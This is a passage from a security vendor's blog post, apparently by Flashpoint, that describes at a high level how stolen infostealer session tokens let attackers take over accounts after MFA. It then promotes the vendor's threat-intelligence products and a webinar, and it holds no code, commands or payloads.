Check out the on-demand webinar for a full technical breakdown of this dark web economy and how the commodification of stealer logs drastically reduces the barrier to entry for follow-on attacks.

Stage 3: Post-MFA Account Takeover (The Breach)

This is the ultimate pivot point, where a simple endpoint infection escalates into an enterprise breach. Unlike the brute-forcing and phishing attacks of the past, attackers leverage the stolen session tokens and browser fingerprints.

Stolen log buyers leverage obfuscation tools such as anti-detect browsers. These tools ensure the attacker can seamlessly utilize the stolen cookies and digital fingerprints to appear identical to the original victim. 

They inject valid, unexpired session tokens into their browser, which allows attackers to hijack the victim’s active session. This allows them to avoid fraud and anomaly detection systems, providing them access into corporate VPNs, cloud environments, and internal applications without ever needing to see a login prompt. From here, attackers can move laterally, exfiltrate sensitive data, or deploy ransomware.

Disrupting the Attack Chain Using Flashpoint’s Actionable Intelligence

Defense against this threat requires not only an understanding of the attack chain, but also comprehensive Cyber Threat Intelligence (CTI) to identify and mitigate risks at every stage:

Disruption Point in the Attack ChainHow Flashpoint Empowers Proactive Defense
Stage 1: Initial Infection/Log CreationGain immediate alerting on the sale of your organization’s compromised assets on the Dark Web before attackers can leverage stolen data.
Stage 2: Commodification/ATO SetupExpose the illicit platforms and forums where threat actors discuss, buy, and sell stolen logs, allowing you to track the tooling and TTPs.
Stage 3: Post-MFA ATO/BreachIdentify and remediate the vulnerabilities within browsers or enterprise software that are most actively being targeted by infostealers.

The speed of infostealer-powered attacks demands an intelligence-driven response. Our recent webinar demonstrated how Flashpoint intelligence can empower your security teams to quickly identify and validate stolen logs, protecting your organization from compromise to breach. Watch the on-demand webinar to learn more, or request a demo today.

Request a demo today.

The post From Endpoint Compromise to Enterprise Breach: Mapping the Infostealer Attack Chain appeared first on Flashpoint.

  •  
❌